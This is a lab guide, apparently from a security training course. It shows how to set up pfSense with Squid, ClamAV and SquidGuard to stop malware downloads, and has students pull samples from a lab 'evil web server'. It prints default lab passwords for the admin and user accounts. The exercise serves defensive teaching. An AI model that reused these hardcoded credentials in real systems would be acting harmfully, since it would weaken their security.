- Attempting to download a variety of payloads using the default Squid configuration
- Enabling ClamAV to block known malicious payloads
- Using Squid's ACLs to block certain MIME types
- Using SquidGuard to block certain filetypes

Scenario

Virtual Machines

1. SEC599-C01 - Firewall
2. SEC599-C01 - DomainController
3. SEC599-C01 - Kali
4. SEC599-C01 - Windows02

Exercise 1 : SEC599-2.3

The objective of the lab is to set up a web proxy configuration to stop payloads being downloaded over HTTP(S). We will use a combination of open-source technologies to illustrate our set-up (PfSense, Squid, SquidGuard, ClamAV).

1. **Authenticate to Windows**


   As usual, let's connect to our Windows machine using the following credentials:

   USERNAME: Nick Fury
   PASSWORD: Awesomesauce123

2. **Log in to the firewall admin page**

   In this first step, we will authenticate to the PfSense firewall admin page. The web interface has been added as a favourite in the Chrome browser (it is at 192.168.10.1), with the following credentials:

   USERNAME: admin
   PASSWORD: sec599




3. **Explore the PfSense web interface**

Pfsense's main interface is easy on the eye and provides a dashboard containing system information, such as the name, version, CPU type, uptime and some other stats. The firewall interfaces are shown on the dashboard as well.

In the toolbar at the top of the interface there are a number of interesting functions, including general system administration, network interface configuration, firewall rulesets (per interface), available services, VPN configuration, status, and diagnostics.


Take your time to browse through the menus to get to know PfSense.



4. **Review Squid proxy settings**


PfSense allows integration with the proxy that we mentioned before, Squid. Through the Squid package, various proxy features such as caching, anti-virus (using ClamAV), basic ACLs, traffic management, and user authentication can be added. In case extended URL categorization and ACL controls are needed, the SquidGuard package can be added to pfSense as well. All of the proxy settings can be configured through the pfSense user interface.

You can find PfSense's user interface under the Services -> Squid Proxy Server menu entry.



5. **Squid & SSL interception**


   When scrolling down in the settings, we can see that the Squid proxy has built-in support for HTTPS / SSL interception. We will not enable it at this time, but we'll come back to the topic of SSL / TLS interception in day 4 of the course.



6. **Squid log settings**

   By default, the Squid access log is enabled. In the access log, Squid keeps detailed

information of all HTTP & web requests. In a future lab, we will also configure Squid to forward its log to an ELK stack.




7. **Squid ACL's**

In the ACL's menu of Squid, we can configure a few interesting security-related controls:

-Blacklisting of domains
-Blocking of user agents
-Allowed ports
-Blocking of MIME types

Blacklisting of domains one-by-one is of course not viable. We can rely on SquidGuard for a proxy with additional versions that also supports categorization of URLs.




8. **Squid ClamAV integration**

Squid supports a built-in antivirus engine with ClamAV. ClamAV has your typical antivirus settings that can be configured, for example:

- Google safe browsing integration
- Signature / database update frequency
- ...


As you may remember however, ClamAV also supports YARA rules. We could thus also develop our proper YARA as part of the proxy engine, which could possibly block unknown malware samples from a famility we already know. In the Proxy Server settings, we can select the "Antivirus" menu at the top of the PfSense interface.



9. **Download malware from www.evilwebserver.com**

   So, let's see how our default Squid proxy settings protect us against malware that is being served over HTTP. We have set up an evil web server at the perfectly camouflaged domain www.evilwebserver.com (Full URL: http://www.evilwebserver.com/samples/).


   Try downloading the different payloads and assess how Squid reacts to them! Note that we've added the Evil Web Server samples file as a bookmark in Chrome.



10. **Enable ClamAV in Squid**

    Let's now start our ClamAV engine in Squid and assess to what extent the payloads can still be downloaded! Go to the AntiVirus configuration & check the "Enable AV" box. Please also make sure the Enable Manual Configuration is set to "Disabled", as we don't want to make in-depth changes for now!


    Once the configuration is set, please click the "Save" configuration button at the bottom of the page.



11. **Restart Squid Proxy Server**


On the top right screen of the Proxy server configuration, we can find a small "circular" icon, which is labelled "Restart service". Please click this button, which will restart the Squid proxy server and thus ensure the ClamAV configuration is loaded. If the description is unclear, please refer to the screenshot attached, where the label is visible!

Give the firewall 1 or 2 minutes to "catch a breath", as he will now load all of the AV signatures...



12. **Attempt downloading samples again**

